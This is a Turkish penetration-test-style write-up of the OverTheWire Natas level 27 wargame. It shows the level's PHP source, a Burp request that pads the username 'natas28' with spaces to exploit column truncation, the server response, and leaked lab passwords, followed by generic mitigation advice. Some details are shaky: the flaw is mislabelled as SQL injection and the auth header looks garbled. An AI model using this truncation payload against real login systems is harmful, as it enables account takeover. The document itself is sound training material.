PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3

Hedef 28 – Seviye 27

Url: <http://natas27.natas.labs.overthewire.org>



Bulunan Boşluk : **SQL injection**

Boşluk Seviyesi : **Yüksek**

Tanım: SQL injection, web uygulamalarında sıkça karşılaşılan bir güvenlik açığıdır. Kötü niyetli kullanıcılar, web formları aracılığıyla SQL sorgularını manipüle ederek veritabanına erişebilir ve istenmeyen işlemler gerçekleştirebilirler. Bu tür saldırılar, veri sizintisi, veri bozulması veya sistemlerin kontrolünün ele geçirilmesi gibi ciddi sonuçlara yol açabilir.

İşlem:

Natas27 seviyesinde, SQL enjeksiyonunu kullanarak aynı kullanıcı adını iki kez oluşturarak hedefe ulaşmayı amaçlıyoruz. Bunun için, kullanıcı adı alanına `natas28`nin ardından 57-64 karakter sınırını aşacak kadar fazla boşluk ekliyoruz ve sonuna bir "x" karakteri ekleyerek boşlukların kesilmesini engelliyoruz. Böylece, sunucu bu veriyi alıp işlerken, karakter sınırını aşan fazla boşlukları kesip atacak ve sonunda sadece `natas28` kullanıcı adını oluşturacaktır. Bu şekilde, hedefe ulaşmak için bir ikinci kullanıcı oluşturmuş oluruz.

```
if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {  
    $link = mysql_connect('localhost', 'natas27', '<censored>');  
    mysql_select_db('natas27', $link);  
  
    if(validUser($link,$_REQUEST["username"])) {  
        //user exists, check creds  
        if(checkCredentials($link,$_REQUEST["username"],$_REQUEST["password"])){  
            echo "Welcome " . htmlentities($_REQUEST["username"]) . "!<br>";  
            echo "Here is your data:<br>";  
            $data=dumpData($link,$_REQUEST["username"]);  
            print htmlentities($data);  
        }  
        else{  
            echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "<br>";  
        }  
    }  
    else {  
        //user doesn't exist  
        if(createUser($link,$_REQUEST["username"],$_REQUEST["password"])){  
            echo "User " . htmlentities($_REQUEST["username"]) . " was created!";  
        }  
    }  
    mysql_close($link);  
} else {  
?>
```

Hedef 28 – Seviye 27

Url: http://natas27.natas.labs.overthewire.org



Bulunan Boşluk : **SQL injection**
Boşluk Seviyesi : **Yüksek**

Sonuç:

Sonuç olarak giriş sayfasını atlıyoruz ve Laboratuvar 28-nin Sifresi Alarız:
55TBjpPZUUJgVP5b3BnbG60N9uDPVzCJ

Önlem:

Basit SQL enjeksiyon saldırılardan korunmak için girişleri doğru şekilde doğrulamak ve filtrelemek önemlidir. Bu, kullanıcı girdilerini temizlemek ve sorguları parametreler aracılığıyla iletmek anlamına gelir. Ayrıca, hazır veritabanı sorgu kütüphanelerini kullanarak dinamik sorguları oluşturmak ve sorgu parametrelerini doğru şekilde kullanmak da etkilidir. Bu yöntemler, basit SQL enjeksiyon saldırılardan önlemeye yardımcı olabilir ve web uygulamalarının güvenliğini artırabilir.

The screenshot shows a network traffic capture between a browser and a server. On the left, the raw request data is shown:

```
POST /index.php HTTP/1.1
Host: natas27.natas.labs.overthewire.org
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Origin: http://natas27.natas.labs.overthewire.org
Authorization: Basic
bmFOYXMyNzoiNVRCanBQWlVVSmDWUDViM0JuYkc2T045dURQVnpDSg==
Connection: close
Referer: http://natas27.natas.labs.overthewire.org/index.php
Upgrade-Insecure-Requests: 1

username=natas28+++++&password=password
```

On the right, the raw response data is shown:

```
HTTP/1.1 200 OK
Date: Sun, 14 Nov 2021 00:26:48 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 992
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>

<link rel="stylesheet" type="text/css"
href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script
src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas27", "pass": "55TBjpPZUUJgVP5b3BnbG60N9uDPVzCJ" };</script></head>
<body>
<h1>natas27</h1>
<div id="content">
User natas28
created!<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Cvss:



Önlemler

Sensitive Data - 2 (Yüksek Seviye): Hassas Verilerin Korunması İçin, Öncelikle, Verilerin Şifrelenmiş Depolanması Ve İletilmesi Gerekmektedir. Hassas Verilerin Erişimine Sıkı Kontroller Getirilmeli Ve Gereksiz Kullanıcıların Bu Verilere Erişimine Engel Olunmalıdır. Ayrıca, Veritabanı Günlüklerinin Düzenli Olarak İncelenmesi Ve İzlenmesi Önemlidir.

Data Exposure - 6 (Orta Seviye): Veri Maruziyeti Riskini Azaltmak İçin, Sunucuların Ve Uygulamaların Güvenlik Ayarlarının Düzenli Olarak Güncellenmesi Ve Güvenlik Yamalarının Uygulanması Gerekmektedir. Ayrıca, Gereksiz Veri Paylaşımı Ve Gösterimi Önlenmeli, Sadece Gereken Verilerin Erişilebilir Olduğundan Emin Olunmalıdır.

Referrer Hijacking - 1 (Orta Seviye): Referrer Hijacking Saldırılarını Önlemek İçin, Sunucu Tarafında Uygun Güvenlik Önlemleri Alınmalıdır. HTTP Referrer Başlıklarının Doğrulanması Ve Güvenilmeyen Kaynaklardan Gelen İsteklerin Engellenmesi Önemlidir. Ayrıca, Güvenlik Duvarları Ve WAF Gibi Ek Güvenlik Katmanları Da Eklemek Yararlı Olabilir.

Cookie Manipulation - 1 (Orta Seviye): Cookie Manipülasyonunu Önlemek İçin, Güvenli Cookie Ayarlarının Kullanılması Ve Gerekli Güvenlik Önlemlerinin Alınması Önemlidir. Cookie'lerin Doğru Bir Şekilde Şifrelenmesi, Güvenliği Artırmak İçin Etkili Bir Yöntemdir. Ayrıca, Güvenilmeyen Kaynaklardan Gelen Cookie'lerin Engellenmesi Ve Sadece Güvenilir Kaynaklardan Alınan Cookie'lerin Kabul Edilmesi Gerekmektedir.

Önlemler

Path traversal - 2 (Yüksek Seviye): Yol traversali saldırularını önlemek için, giriş doğrulama ve sınırlama mekanizmaları kullanılmalıdır. Sunucu tarafında güvenlik denetimleri yapılmalı ve kullanıcı girdileri doğru bir şekilde filtrelenmeli veya doğrulanmalıdır. Ayrıca, sunucu yapılandırması ve dosya erişim izinleri dikkatlice yapılandırılmalıdır.

Command injection - 3 (Yüksek Seviye): Komut enjeksiyonu saldırularını önlemek için, kullanıcı girişlerinin doğru bir şekilde doğrulanması ve filtrelenmesi gerekmektedir. Kullanıcı girdileri, güvenli bir şekilde işlenmeli ve güvenilir olmayan komutları çalışırmak için kullanılmamalıdır. Ayrıca, güvenlik açıklarını tespit etmek ve kapatmak için güvenlik açığı taramaları ve kod incelemeleri yapılmalıdır.

File Upload - 2 (Yüksek Seviye): Dosya yükleme güvenliğini artırmak için, yüklenen dosyaların türü, boyutu ve içeriği gibi özelliklerin doğrulanması gerekmektedir. Dosya yükleme işlemi sırasında, güvenlik kontrolleri yapılmalı ve yüklenen dosyalar güvenli bir şekilde işlenmelidir. Ayrıca, sunucu tarafında dosya yolu sınırlamaları ve dosya erişim kontrolleri uygulanmalıdır.

SQL injection - 4 (Yüksek Seviye): SQL enjeksiyonu saldırularını önlemek için, parametreize sorguların kullanılması ve giriş doğrulama mekanizmalarının güçlendirilmesi gerekmektedir. Kullanıcı girdileri doğru bir şekilde filtrelenmeli ve sorguların oluşturulması için güvenli metodlar tercih edilmelidir. Ayrıca, güvenlik açıklarını tespit etmek için düzenli güvenlik açığı taramaları ve kod incelemeleri yapılmalıdır.

Önlemler

Session hijacking – 5 (Yüksek Seviye): Güçlü oturum kimliklendirme kullanılmalıdır, bu sayede rastgele ve tahmin edilmesi zor oturum kimlikleri oluşturulur. Oturum bilgilerinin güvenliği için HTTPS protokolü tercih edilmelidir, bu sayede iletişim şifrelenir ve oturum bilgileri güvenli bir şekilde aktarılır. Oturum zaman aşımı belirlenmeli ve oturumlar belirli bir süre sonra otomatik olarak sonlandırılmalıdır, böylece oturum bilgilerinin uzun süreli erişilebilirliği sınırlanır. Oturum bilgileri URL'de veya açık metin olarak gönderilmemelidir, bunun yerine güvenli yöntemler kullanılmalıdır, örneğin cerezler. İki faktörlü kimlik doğrulama gibi ek güvenlik katmanları eklenmelidir, bu sayede kullanıcılar oturum açma işlemi için ek bir doğrulama adımı gerektirilir ve oturum hijacking riski azalır.

PHP Object Injection - 1 (Yüksek Seviye): Güvenilir Girdi Kontrolü: Kullanıcı girişlerinin güvenilir olduğundan emin olmak için giriş doğrulama ve filtreleme tekniklerini kullanın.

Serileştirme Güvenliği: Serileştirme işlemlerini dikkatli bir şekilde yapın ve güvenilir kaynaklardan alınan verileri serileştirme işlemlerine tabi tutun.

Serileştirme Kullanımını Sınırlama: Gerekli olmadıkça serileştirme işlemlerinden kaçının veya yalnızca güvenilir sınıfların serileştirilmesine izin verin.

Serileştirilmiş Veri Doğrulaması: Serileştirilmiş verilerin doğrulanmasını sağlamak için HMAC gibi bütünlük doğrulama yöntemlerini kullanın.

PHP Güvenlik Ayarları: PHP ayarlarını güvenlik açısından yapılandırın ve potansiyel riskleri azaltmak için güvenlik önlemleri alın.



Sızma Testi Raporu

Şubat 29, 2024 – Versiyon 1.0

NATAS İçin Hazırlanmıştır

Hasan Hasanzade Tarafından Hazırlanmıştır.

Proje Tanımı: Bu Rapor, **Natas** Tarafından Talep Edilen Penetrasyon Testinin Sonuçlarını Özetlemektedir. Test, Subat 29 Tarihleri Arasında Gerçekleştirilmiştir Ve **Natas** Sistemlerinin Güvenlik Zayıflıklarını Belirlemek İçin Yapılmıştır.

Yöntemler: Sızma Testi Manuel Olarak Yapıldı Ve Burp Suite Aracı Kullanıldı.
Önerileri Güvenlik Güncellemeleri Ve Yama Yönetimi, Güçlü Şifre Politikası Uygulamaları, İkinci Faktör Doğrulama Kullanımı, Güvenlik Duvarı Ve Sızma Önleme Sistemlerinin Yönetimi, Saldırı Yüzeyinin Azaltılması, Sistem İzleme Ve Günlük İncelemesi